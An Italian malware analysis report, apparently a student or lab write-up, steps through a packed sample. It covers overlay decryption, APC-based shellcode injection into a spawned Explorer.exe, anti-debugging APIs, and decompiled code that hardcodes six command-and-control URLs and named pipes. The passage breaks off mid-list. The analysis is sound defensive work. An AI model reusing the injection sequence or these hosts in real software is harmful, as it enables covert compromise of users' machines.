    undefined *puVar3;
    DWORD DVar4;
    SIZE_T SVar5;
    uint local_2c;
    uint local_14;
    |
    SVar5 = 0x100;
    DVar4 = 8;
    pvVar1 = GetProcessHeap();
    pvVar2 = HeapAlloc(pvVar1,DVar4,SVar5);
    SVar5 = 0x100;
    DVar4 = 8;
    pvVar1 = GetProcessHeap();
    puVar3 = (undefined *)HeapAlloc(pvVar1,DVar4,SVar5);
    if ((pvVar2 != (LPVOID)0x0) && (puVar3 != (undefined *)0x0)) {
        for (local_2c = 0; local_2c < 0x100; local_2c = local_2c + 1) {
            *(undefined *)((int)pvVar2 + local_2c) = 0;
            puVar3[local_2c] = 0;
        }
        for (local_14 = 0; local_14 < 0x100; local_14 = local_14 + 1) {
            *(undefined *)((int)pvVar2 + local_14) = (undefined)local_14;
        }
        *puVar3 = 0;
        FUN_00466583();
        return;
    }
    return;
}
```

La prima API che viene chiamata è la `GetProcessHeap()`, che recupera l'handle per l'heap del processo chiamante; questo handle viene poi passato come parametro alla prossima API, ovvero alla `HeapAlloc`; analizzo i parametri passati:

1. `hHeap`: handle dell'heap da cui verrà allocata la memoria;
2. `dwFlgas`: opzioni di allocazione dell'heap, nella chiamata assume il valore pari a `HEAP_ZERO_MEMORY`, ovvero che la memoria allocata verrà inizializzata a zero;
3. `dwBytes`: indica il numero di bytes da allocare, nel nostro caso assume il valore 256.


Il valore di ritorno, se la chiamata ha esito positivo, è il puntatore di memoria al blocco allocato.

Questo metodo di allocazione di memoria, con le chiamate successive a `GetProcessHeap()` e `HeapAlloc()`, viene fatto due volte per poi effettuare due cicli `for()`, senza rilevare ulteriori informazioni sul comportamento del malware, per poi chiamare la funzione `FUN_00466583()`, decido quindi di proseguire l'analisi di questa funzione.

### **Analisi FUN\_00466583()**

Questa funzione non è analizzabile con un'analisi statica avanzata con l'utilizzo di Ghidra, decido quindi di analizzare questa funzione con il debugger. Dopo aver trovato l'indirizzo della prima istruzione di questa funzione, metto un breakpoint e analizzo passo passo con lo step-into, tasso F7.

Alloco il grafo della funzione ottenuto dal debugger.



La funzione esegue un insieme di cicli e un insieme di jump che sono difficili da seguire con Ghidra, inoltre con il debugger non otteniamo molte informazioni aggiuntive ma noto che accede alla sezione overlay modificandola; assumo, senza avere ancora nessuna certezza, quindi che accede a questa sezione e ne modifica il contenuto, forse modificandolo o decifrandolo.

La prossima API chiamata è la `GetProcessHeap()`, che ritorna un handle all'heap del processo, seguita da una chiamata all'API `HeapFree()`, che accetta i seguenti parametri:

1. `hHeap`: handle per l'heap il cui blocco di memoria deve essere liberato;
2. `dwFlags`: opzioni di deallocazione dell'heap;
3. `lpMem`: puntatore al blocco di memoria da liberare.

Se la funzione ha successo il valore di ritorno è diverso da zero.

Una volta che questa funzione termina le sue operazioni, viene chiamata la funzione che fa terminare l'esecuzione di `sample.exe` all'interno del debugger.

Decido quindi di analizzare con il debugger questa funzione

### **Analisi funzione locale `local_18()`**

La funzione presenta un grafo non troppo chiaro, quindi per prima cosa inizio a eseguire una prima scansione veloce facendo lo step-over, tasto F8, di tutte le chiamate segnandomi le API e le funzioni che vengono chiamate.

Durante l'analisi noto che questa porzione di codice è allocata in memoria dinamica e quindi gli indirizzi delle istruzioni che vengono eseguite cambiano ogni volta che ho debuggato il codice.

Nelle varie sessioni di debugging in cui ho segnato i vari indirizzi delle chiamate alle API e alle chiamate di funzione, ho ottenute le seguenti invocazioni:

<code>SetErrorMode</code>	1057
<code>call 305f</code>	17b9
<code>GetSystemDefaultLangID</code>	3065

GetAtomName	43a1
ret	
call 2b04	4d86
call 1efa	178e
ret	
VirtualAlloc	43f6
GetModuleFileName	517a
CreateFileA	22df
SetFilePointer	1e6f
ReadFile	55f8
CloseHandle	2110
ret	
call 60c2	3a26
call 1efa	1efa
ret	
ret	
call 14ae	fdc5
ret	
call 0f5d	2671
GetProcessHeap	0a7c
HeapAlloc	0a83
GetProcessHeap	1730
HeapAlloc	219c
call 3a4c	3609
{call 37b9	022b
call 42d4	527e
ret	
call 556d	0d56
ret	
ret	
call 37b9	071c
call 42d4	527e
ret	
call 556d	0d56
ret	
ret	
}<- eseguite un numero indefinito di volte, è un loop sono uscito con il tasto F4 su una istruzione che non fa parte del loop	
ret	
call 0853	339b
{call 2c60	15f5
call 556d	020d
ret	
call 42d4	0d1d
ret	
ret	
}<- eseguite un numero indefinito di volte, è un loop, sono uscito con	

il tasto F4 su una istruzione che non fa parte del loop	
ret	
GetProcessHeap	0694
HeapFree	06a1
GetProcessHeap	40ad
HeapFree	40b4
ret	
call 16dd	28b8

Poco sopra ho cercato di rappresentare le funzioni chiamate e a lato l'indirizzo all'interno del codice della loro invocazione. Nei casi come l'ultimo "*call 16dd*" indico una chiamata ad una funzione scritta dal programmatore il quale indirizzo cambia ogni volta il programma veniva aperto con il debugger, notando però che le ultime 4 cifre sono sempre le stesse 4 cifre, trattandosi forse di indirizzi relativi.

L'ultima funzione è quella che manda in crash l'esecuzione di sample.exe all'interno del debugger. Ho poi ricominciato l'analisi cercando di capire gli argomenti passati alle funzioni per ottenere più informazioni possibili.

Una prima informazione che ottengo è che con la chiamata di CreateFileA il processo si ottiene l'handle al file eseguibile sample.exe; con l'insieme delle chiamate SetFilePointer e ReadFile il processo si ricarica la restante parte dell'overlay caricandola in porzioni di memoria dinamica; successivamente queste sezioni vengono decifrate con le chiamate a funzioni che vengono chiamate più volte (cioè quelle chiamate a funzioni che vengono eseguite un numero indefinito di volte, delimitate all'interno di "{" nell'elenco poco indicato prima).

Assumo che l'esecuzione di tali funzioni di decifratura delle porzioni è terminata per via delle istruzioni ret e dal fatto che queste non vengono più invocate.

Non ottenendo più informazioni aggiuntive sul funzionamento e sul comportamento del malware, decido di proseguire con l'analisi in cerca del punto in cui l'esecuzione di sample.exe termina la sua esecuzione all'interno del debugger.


Un dettaglio che noto all'invocazione delle funzione è che utilizza come parametro la stringa "ntoysegg\_main". Le API chiamate sono:

Sleep	1461
OpenMutexA	2932
ExitProcess	392e

E, nell'esecuzione, viene effettivamente chiamata la ExitProcess da terminare il processo sample.exe all'interno del debugger con la relativa creazione del processo Explorer.exe fasullo, ovvero il comportamento già ottenuto con l'analisi dinamica di base.

La chiamata dell'API ExitProcess avviene in una porzione che può essere saltata, noto che la chiamata viene effettuata solo nel momento in cui il processo Explorer.exe, figlio di sample, è già in esecuzione; decido quindi di terminare l'esecuzione del processo prima del controllo per il jump per poi proseguire con il

debugger ottenendo il comportamento desiderato, ovvero il programma sample.exe non termina la sua esecuzione all'interno del debugger.



Da questo punto in poi, proseguo l'analisi del programma con il debugger. Durante la successiva analisi, il processo effettua le seguenti invocazioni:

call 1f63	1a3d
ret	
call 0cbe	00b4
call 25ae	58a8
ret	
ret	
call CreateProcess	0abc
call VirtualAllocEx	0022
call WriteProcessMemory	3f33
call QueueUserAPC	0c21
call ResumeThread	4ce8
call GetModuleFileName	1e11
call Sleep	2266
call CreateFileA	1277
call WriteFile	4aac
call CloseHandle	5c91
call ExitProcess	5f83

Dove, utilizzando lo step over sulle API e lo step into sulle chiamate delle funzioni definite dal programmatore, sono riuscito ad ottenere alcune informazioni riguardante il comportamento del processo: CreateProcess viene chiamata avente come primo parametro, cioè con il nome del processo da eseguire, "Explorer.exe" rappresentante il nome del modulo che deve essere eseguito (come indicato dalla documentazione Microsoft); con la chiamata all'API VirtualAllocEX il processo alloca una porzione di memoria all'interno del processo Explorer.exe appena creato, la memoria appena creata è inizializzata a zero (come indicato dalla documentazione Microsoft); il valore di ritorno della API, ovvero l'indirizzo base della regione di memoria allocata, viene poi utilizzato come parametro nella prossima API ovvero la WriteProcessMemory dove viene modificata la memoria di Explorer.exe; con QueueUserAPC viene indicata la funzione iniziale in cui dovrà eseguire il thread di Explorer.exe, con ResumerThread si attiva il thread questo thread; viene chiamata la API CreateFileA passando come parametro indicante il file "\\pipe\

*pipeexe*”, viene utilizzato la WriteFile dove uno dei parametri rappresenta il path all’eseguibile sample.exe, senza però capire a quale file venisse scritto; l’API CloseHandle non trasmette altre informazioni; chiama poi l’API ExitProcess terminando il programma sample.exe all’interno del debugger, con il processo figlio e costruito attivo e in esecuzione.


Assumo che questa sia la porzione di codice in cui il processo inizi la sua attività di injection dello shellcode all'interno di Explorer.exe.

Prima di provare ad analizzare il programma Explorer.exe, decido di provare ad eseguire le stesse operazioni più volte cercando di vedere se cambiasse qualcosa nel flusso di esecuzione, senza ottenere nuove informazioni sull'analisi.

## Ottenimento del Codice Macchina di Explorer.exe

Per prima cosa, riprendo l'esecuzione all'interno del debugger di sample.exe arrivando alla sezione di codice dove trovo le chiamate delle API e delle funzioni precedentemente elencate; arrivo, con la combinazioni di tasti CTRL+G, alla chiamata dell'API VirtualAllocEx ed eseguo uno step-over, tasto F8, sulle chiamate salvandomi il valore di ritorno rappresentante l'indirizzo base della regione di pagine allocate, assumo che da questo punto in poi sample.exe faccia l'injection all'interno di Explorer.exe dello shellcode; eseguo la WriteProcessMemory, ritrovo che viene utilizzato il valore di ritorno della VirtualAllocEx come parametro di lpBaseAddress che, come indicato dalla documentazione, indica il puntatore all'indirizzo base all'interno del processo dove verranno scritti i dati; a questo punto apro una seconda istanze del debugger in cui collego Explorer.exe che è appena stato creato. Per prima cosa faccio il dump della pagina di memoria il cui indirizzo di base è quello restituito dalla VirtualAllocEx, così da poterla analizzare successivamente, metto il breakpoint alla prima istruzione individuata dallo stesso indirizzo ritornato dalla VirtualAllocEx, così da bloccare l'esecuzione di Explorer.exe alla prima istruzione dello shellcode; nell'istanza del debugger con sample.exe faccio eseguire tutte le API fino a ResumeThread, una volta fatto F8, noto che nella finestra del debugger con Explorer.exe l'esecuzione si ferma al breakpoint impostato; faccio eseguire con F9 sample.exe all'interno del debugger ed effettivamente termina l'esecuzione di sample.exe all'interno del debugger; rimango con una finestra del debugger con Explorer.exe.

Prima di poter andare avanti con l'analisi statica di base, utilizzo PeStudio per controllare se il programma fosse impacchettato o meno, il tool non rileva l'utilizzo di packer ma noto che il valore dell'entropia è ancora molto alto, in particolare 7.866.



Dato che il programma `sample.exe` ha utilizzato precedentemente meccanismi di decriptare, assumo che anche questa porzione di codice abbia avuto una prima fase di criptazione; decido quindi di non andare avanti con questa versione e di utilizzare la finestra ancora aperta del debugger per trovare la porzione di codice in cui avviene la decriptazione e ottenere il codice decifrato.

Vengono invocate le seguenti funzioni:

call 070e

0232

ret



call 0125, non sembra decifrare il codice	0539
ret	
call 0125 , decifra il codice	0240
ret	
call funzione sullo stack	00ac
call d8ed	d91f
ret	
{call d89d	d9bc
ret	
}<-eseguite un numero indefinito di volte	
call d8ad	db9c
call d89d	d8bc
ret	
ret	
{call d89d	d8bc
ret	
}<- eseguite un numero indefinito di volte utilizzate per caricare le dll	
call funzione sullo stack	dd53
ret	
call funzione sullo stack, ZwFlashInstructionCache	e00f
ret	
call funzione sullo stack	e01a
ret	
ret	

Dove, come indicato all'interno dell'elenco delle funzioni, la terza chiamata decifra il codice, per capire effettivamente che decifrasse il codice, ho notato il caricamento di un determinato indirizzo, ovvero l'indirizzo dove le ultime 4 cifre sono "d8fe". Rifacendo la prova, prima il codice non sembra avere molto senso, mentre dopo assume una forma nota e che possa effettivamente avere senso:


0342D8FE	8BEC	mov ebp,esp	
0342D900	83EC 58	sub esp,58	
0342D903	C745 C0 00000000	mov dword ptr ss:[ebp-40],0	
0342D90A	C745 8C 00000000	mov dword ptr ss:[ebp-44],0	
0342D911	C745 C8 00000000	mov dword ptr ss:[ebp-38],0	
0342D918	C745 B8 00000000	mov dword ptr ss:[ebp-48],0	[dword ptr ss:[ebp-48]]
0342D91F	E8 C9FFFFFF	call 342D8ED	
0342D924	8945 E4	mov dword ptr ss:[ebp-1C],eax	
0342D927	B8 01000000	mov eax,1	
0342D92C	85C0	test eax,eax	
0342D92E	74 47	je 342D977	
0342D930	8B4D E4	mov ecx,dword ptr ss:[ebp-1C]	ecx:ClosePackageInfo+6
0342D933	0FB711	movzx edx,word ptr ds:[ecx]	word ptr ds:[ecx]:Close

L'ultima porzione di codice, cioè le chiamate di funzioni presenti sullo stack sono funzioni in cui il programma carica le dll che poi, si suppone, utilizzerà all'interno del programma.

La prossima chiamata eseguita è una chiamata ad una funzione sullo stack che il debugger mi denota come ZwFlashInstructionCache, che cancella la cache delle istruzioni per il processo specificato, quindi per questo processo, mentre la prossima chiamata di funzione non rilascia alcuna informazione sul comportamento del malware.

Una volta chiamate tutte le funzioini, decido di eseguire le stesse operazioni fatte precedentemente per ottenere una versione analizzabile del codice, ovvero fare il dump della pagina di memoria.

Noto che in questo file a questo punto ha una entropia più bassa, utilizzando PE Studio.



Caricando l'eseguibile su VirusTotal ottengo che 45/69 antivirus lo hanno rilevato come minaccia.



Analizzando le stringhe contenute all'interno dell'eseguibile si notano varie stringhe riconducibili ad url http, in particolare:

- <http://toysbagonline.com/reviews>
- <http://purewatertokyo.com/list>
- <http://pinkgoat.com/input>
- <http://yellowlion.com/remove>
- <http://salmonrabbit.com/find>
- <http://bluecow.com/input>

Inoltre si notano alcune API che potranno poi essere chiamate, alcune delle quali sono IsDebuggerPresent, OutputDebugString, QueryPerformanceCounter (note funzioni utilizzate per metodi anti-debugging) e CreateNamedPipeA.

Utilizzando PE-bear si notano alcune delle dll utilizzate.

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
2C930	KERNEL32.dll	90	FALSE	2D9B4	0	0	2DDCE	2500C
2C944	ADVAPI32.dll	2	FALSE	2D9A8	0	0	2DDEC	25000
2C958	SHELL32.dll	1	FALSE	2DB20	0	0	2DE0A	25178
2C96C	WS2_32.dll	14	FALSE	2DB30	0	0	2DE24	25188
2C980	WININET.dll	1	FALSE	2DB28	0	0	2DE44	25180

Un altro dettaglio che noto è la differenza tra raw size e virtual size del programma.

Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
> .text	400	23C00	1000	23B6F	60000020	0	0	0
> .rdata	24000	9400	25000	9262	40000040	0	0	0
> .data	2D400	A00	2F000	44D4	C0000040	0	0	0
> .rsrc	2DE00	200	34000	1E0	40000040	0	0	0
> .reloc	2E000	1A00	35000	1940	42000040	0	0	0

L'analisi dinamica di base non produce altre informazioni aggiuntive sul comportamento del malware che non erano già stati osservati precedentemente con l'avvio di sample.exxe e Explorer.exe.

### Disassemblaggio del Codice Macchina di "explorereinjected.exe"


Una volta ottenuto il file ".exe", caricandolo su Ghidra non sembrano essere utilizzate tecniche anti-disassembler a questo punto dell'analisi, nel caso in cui fossero utilizzate e rilevate verranno menzionate all'interno di questo report.

A questo punto, procedo con l'analisi grey box.

### Analisi Grey Box di "explorereinjected.exe"

Da questo punto dell'analisi posso riprendere l'utilizzo combinato del disassemblatore e del debugger.

L'entry point che ottengo con Ghidra è il seguente:



Eseguendo parallelamente l'esecuzione all'interno del debugger, il flusso prosegue all'interno della prima funzione.

Analizzandola, le API che vengono chiamate sono `GetSystemTimeAsFileTime`, `GetCurrentThreadId`, `GetCurrentProcessId` e `QueryPerformanceCounter`, dove gli unici valori utilizzati e sono quelli restituiti dalla `GetSystemTimeAsFileTime` computando i valori restituiti e inizializzando delle variabili globali; assumo che questa sia una funzione di inizializzazione e proseguo con l'analisi.

### ***Analisi della funzione FUN\_1000f52f0***

Analizzando la funzione con Ghidra, si vede come vengono chiamate in un successione le funzioni `dllmainCRT_dispatch`, `dllmainCRT_process_attach`, `__scrt_initializeCRT`, `FUN_1000f6f0`.

Decido di proseguire l'analisi all'interno di questa funzione, poiché appena entrato all'interno dell'ultima funzione elencata.

### ***Analisi della funzione FUN\_1000f6f0***

All'interno di questa funzione la prima API che si incontra è la `IsProcessorFeaturePresent`, che determina se la funzionalità del processore specificata è supportata dalla macchina corrente, e come parametro in input gli viene passata la funzionalità da passare che nel nostro caso è rappresentata dal valore "10" che, come specificato da msdn, indica se il set di istruzioni SSE2 è disponibile; quindi, assumo che con questa funzione controlli l'insieme di istruzioni presenti sul processore e quindi per controllare il processore su cui sta eseguendo.

Viene poi eseguita più l'istruzione `CPUID`, per ottenere altre informazioni sul processore, invocandola con differenti valori assegnati ad `EAX`, utilizzato per discriminare le informazioni da ottenere, in particolare:

- `EAX = 0`: parametro di funzione più alto e ID produttore, cioè restituisce una stringa dell'ID del produttore della CPU su cui sta eseguendo, per ottenere tale stringa si utilizzano i registri `EBX`, `ECX` ed `EDX`, in quest'ordine; nel mio caso ho ottenuto la stringa "GenuineIntel".
- `EAX = 1`: restituisce le informazioni sullo stepping, sul modello e sulla famiglia della CPU nel registro `EAX` mentre nei registri `EBX`, `ECX` ed `EDX` informazioni aggiuntive.

Una volta eseguite le istruzioni sopra elencate, esegue un'operazione di controllo sui valori restituiti e inizializza delle variabili globali.

Viene eseguita, successivamente, un'altra volta l'istruzione `CPUID` con `EAX` pari a 7 ed `ECX` pari a 0, ottenendo informazioni aggiuntive sulla CPU per poi inizializzare delle variabili globali.

Le altre istruzioni eseguite all'interno della funzione non sembrano rilasciare altre informazioni, decido di rinominare la funzione e rinominarla come `get_cpu_info()`.

Una volta che la funzione precedente ha terminato la sua esecuzione, viene chiamata la funzione `FUN_100113b1()`, sebbene le altre funzioni sembrano essere ancora funzioni di inizializzazione; decido quindi di riprendere l'analisi alla prossima funzione che segue `dllmainCRT_dispatch`.

La prossima chiamata a funzione, che sembra non essere di inizializzazione, è la funzione `FUN_10009630()`, dove all'interno viene prima fatto un controllo sui parametri passati e, nel caso in cui queste condizioni venissero soddisfatte, viene chiamata la funzione `FUN_100095f0()`; decido quindi di proseguire l'analisi in questa funzione.

## Analisi della Funzione FUN\_100095f0()

Tramite Ghidra, ottengo il seguente decompilato:

```
1
2 void FUN_100095f0(void)
3
4 {
5     int iVar1;
6
7     iVar1 = FID_conflict:_atoi("10");
8     FUN_1000b340(iVar1);
9     FUN_10001e70();
10    FUN_1000b7d0();
11    FUN_1000ce10();
12    return;
13 }
14
```

Decido di analizzare, velocemente, a cascata le funzioni invocate: la prima sembra essere una funzione di libreria `atoi()`, la seconda sembra essere una funzione chiamante una `sleep()`, mentre le successive chiamate sembrano essere funzioni scritte da un programmatore; decido quindi di continuare l'analisi con la terza funzione mostrata nell'elenco.

## Analisi della Funzione FUN\_10001e70()

Con l'utilizzo di Ghidra ottengo il seguente decompilato:

```
1
2 uint FUN_10001e70(void)
3
4 {
5     int iVar1;
6     uint uVar2;
7
8     iVar1 = FUN_10001f70(0xb9f5b9c);
9     if (iVar1 == 0) {
10         uVar2 = 0;
11     }
12     else {
13         DAT_100302d0 = FUN_10002080(iVar1,0xb3c1d03);
14         DAT_100302cc = FUN_10002080(iVar1,0xaadf0f1);
15         if ((DAT_100302d0 == 0) || (DAT_100302cc == 0)) {
16             uVar2 = DAT_100302cc & 0xffffffff00;
17         }
18         else {
19             _memset(&DAT_10032068,0,0x50);
20             _memset(&DAT_100320b8,0,0xa00);
21             _memset(&DAT_10032ab8,0,0xa00);
22             DAT_10032068 = iVar1;
23             DAT_100302c8 = FUN_100022b0(2,0x579449e);
24             uVar2 = CONCAT31((int3)((uint)DAT_100302c8 >> 8),1);
25         }
26     }
27     return uVar2;
28 }
29
```

Non considerando le chiamate alla funzione di libreria `memset()`, le altre funzioni sembrano essere funzioni scritte dal programmatore; decido quindi di analizzare queste funzioni, ma non rilasciano informazioni utili al comportamento del malware utilizzando Ghidra, decido quindi utilizzare il debugger arrivando a questo punto dell'esecuzione per cercare di ottenere informazioni aggiuntive.

Eseguendo le funzioni, utilizzando lo step over del debugger, si nota come il processo inizi a caricarsi una notevole quantità di dll senza utilizzare meccanismi noti, come l'invocazione successiva delle API `LoadLibrary` e `GetProcAddress`; rinomino questa funzione come `load_library_function()`.

Decido quindi di analizzare passo passo questa funzione con il meccanismo di step into all'interno delle invocazioni delle funzioni.

## Analisi della Funzione FUN\_100089e0()

Con l'utilizzo di Ghidra ottengo il seguente decompilato:

```
1
2 void FUN_1000b7d0(void)
3
4 {
5     DAT_10030e88 = FID_conflict:_atoi("30");
6     FUN_100089e0(&DAT_10030e8c,"http://toysbagonline.com/reviews");
7     FUN_100089e0(&DAT_10030f90,"http://purewatertokyo.com/list");
8     FUN_100089e0(&DAT_10031094,"http://pinkgoat.com/input");
9     FUN_100089e0(&DAT_10031198,"http://yellowlion.com/remove");
10    FUN_100089e0(&DAT_1003129c,"http://salmonrabbit.com/find");
11    FUN_100089e0(&DAT_100313a0,"http://bluecow.com/input");
12    DAT_10031ff0 = 4294967295;
13    DAT_10031fe8 = 0;
14    DAT_10031fec = 0;
15    DAT_10031ff4 = 0;
16    DAT_10032010 = FID_conflict:_atoi("1");
17    DAT_10032014 = FID_conflict:_atoi("0");
18    _memset(&DAT_100314a4,0,2048);
19    _memset(&DAT_10031ca5,0,64);
20    return;
21 }
22
```

Noto l'utilizzo degli url http individuati nella fase di analisi statica di base, e che viene chiamata più volte la stessa funzione che ha come parametro l'indirizzo url; tale funzione *FUN\_100089e0()*, è un wrapper della funzione di libreria *strcpy()* in cui vengono copiati i vari url http in aree di memoria contigue di 260 byte, individuo così una prima struttura dati; calcolando i vari spiazamenti noto che anche le ultime due variabili globali sono contigue all'insieme di stringhe contenute gli url, assumo quindi che fanno parte tutte della stessa struttura dati.

Chiamo questa struttura dati come *struct\_app\_ds\_1* composta dai seguenti campi:

- *init\_30*, variabile di tipo int inizializzata a 30;
- *url\_array*, array di 6 stringhe di 260 caratteri ciascuna;
- *unknown\_array\_1*, array di 2048 byte il cui utilizzo è ancora ignoto;
- *unknown\_array\_2*, array di 64 byte il cui utilizzo è ancora ignoto.

Noto che il secondo blocco di inizializzazioni delle variabili globali sono spaziate di valori che sembrano essere contigue in memoria, assumo che questa sia una seconda struttura dati che, assumo, verrà successivamente utilizzata all'interno del programma.

Chiamo questa struttura dati come *struct\_app\_ds\_2* composta dei seguenti parametri:

- *first\_init\_0*, campo di tipo int inizializzato a 0;
- *second\_init\_0*, campo di tipo int inizializzato a 0;
- *init\_-1*, campo di tipo int inizializzato a -1;
- *third\_init\_0*, campo di tipo int inizializzato a 0.

Noto che anche i valori restituiti dalla *atoi()* sembrano essere contigui in memoria, assumo quindi che questa sia una terza struttura dati; chiamo questa struttura come *struct\_app\_ds\_3* composta dai seguenti campi:

- *init\_1*, campo di tipo int inizializzato ad 1;
- *init\_0*, campo di tipo int inizializzato a 0.

Una volta create le strutture dati e assegnate il tipo di dato alle variabili, il decompilato assume la seguente forma:

```
1|
2|void FUN_1000b7d0(void)
3|
4|{
5|    struct_app_ds_1_10030e88.init_30 = FID_conflict;_atoi("30");
6|    strcpy((char *)struct_app_ds_1_10030e88.url_array,"http://toysbagonline.com/reviews");
7|    strcpy((char *)struct_app_ds_1_10030e88.url_array[1],"http://purewatertokyo.com/list");
8|    strcpy((char *)struct_app_ds_1_10030e88.url_array[2],"http://pinkgoat.com/input");
9|    strcpy((char *)struct_app_ds_1_10030e88.url_array[3],"http://yellowlion.com/remove");
10|    strcpy((char *)struct_app_ds_1_10030e88.url_array[4],"http://salmonrabbit.com/find");
11|    strcpy((char *)struct_app_ds_1_10030e88.url_array[5],"http://bluecow.com/input");
12|    struct_app_ds_2_10031fe8.init_1 = -1;
13|    struct_app_ds_2_10031fe8.first_init_0 = 0;
14|    struct_app_ds_2_10031fe8.secondo_init_0 = 0;
15|    struct_app_ds_2_10031fe8.third_init_0 = 0;
16|    struct_app_ds_3_10032010.init_1 = FID_conflict;_atoi("1");
17|    struct_app_ds_3_10032010.init_0 = FID_conflict;_atoi("0");
18|    _memset(struct_app_ds_1_10030e88.undefined_array_1,0,2048);
19|    _memset(struct_app_ds_1_10030e88.undefined_array_2 + 1,0,0x40);
20|    return;
21|}
22|
```

Assumo che questa questa funzione venga utilizzata per inizializzare le strutture dati che verranno poi utilizzate all'interno più avanti nel flusso del programma; decido di rinominare la funzione come `init_app_data_structures()`.

### Analisi della Funzione `FUN_1000ce100`

All'interno della funzione vengono chiamate una serie di funzioni, alcune delle quali sembrano essere di inizializzazione o semplici chiamate di libreria che inizialmente Ghidra non riconosce.

Una prima funzione che noto possa rilasciare informazione è la seguente, a cui viene passato come parametro una stringa che assumo possa essere quella di una pipe per via della sottostringa "pipe" all'interno del nome.

```
memset_wrapper(this,0x20);
this_00 = (HANDLE *)function<>(this,".\\\\"pipeeege");
local_8 = 0xffffffff;
```

Analizzando tale funzione, vengono chiamate due funzioni che possono essere scritte dal programmatore: una per ottenere l'indice della sottostringa "\\" all'interno della stringa e un'altra per ottenere la lunghezza totale della stringa; le altre chiamate che vengono eseguite vengono utilizzate per costruire in modo corretto il nome della pipe come indicato dalla documentazione: il nome della pipe deve essere nel seguente modo "\\pipe\pipename", dove con *pipename* si indica il nome della pipe.

Per avere la conferma eseguo questa porzione di codice all'interno del debugger e al termine di questa funzione ottengo il nome della pipe correttamente formattato, ovvero "\\pipe\pipeeege".

EAX	00E21C78	&"\\\\"pipeeege"
EBX	70DD0000	explorerinjeceted.70DD0000
ECX	8A360B91	

Una funzione che sembra essere scritta dal programmatore è la funzione `FUN_1000abf0()`, decido di proseguire qui con l'analisi.

### Analisi della Funzione `FUN_1000abf0`

All'interno di questa funzione, la prima API che viene chiamata è la `CreateNamedPipeA`; analizzando i parametri, ottengo alcune informazioni relative alla pipe che verrà creata:

- `lpName`: puntatore alla stringa che indica il nome univoco da assegnare alla pipe che si sta creando;

- `dwOpenMode`: indica la modalità con cui aprire la pipe, nel nostro caso questo valore è impostato a 3 che rappresenta una pipe bidirezionale, cioè il processo che ha un handle a questa pipe possono entrambi effettuare letture e scritture;
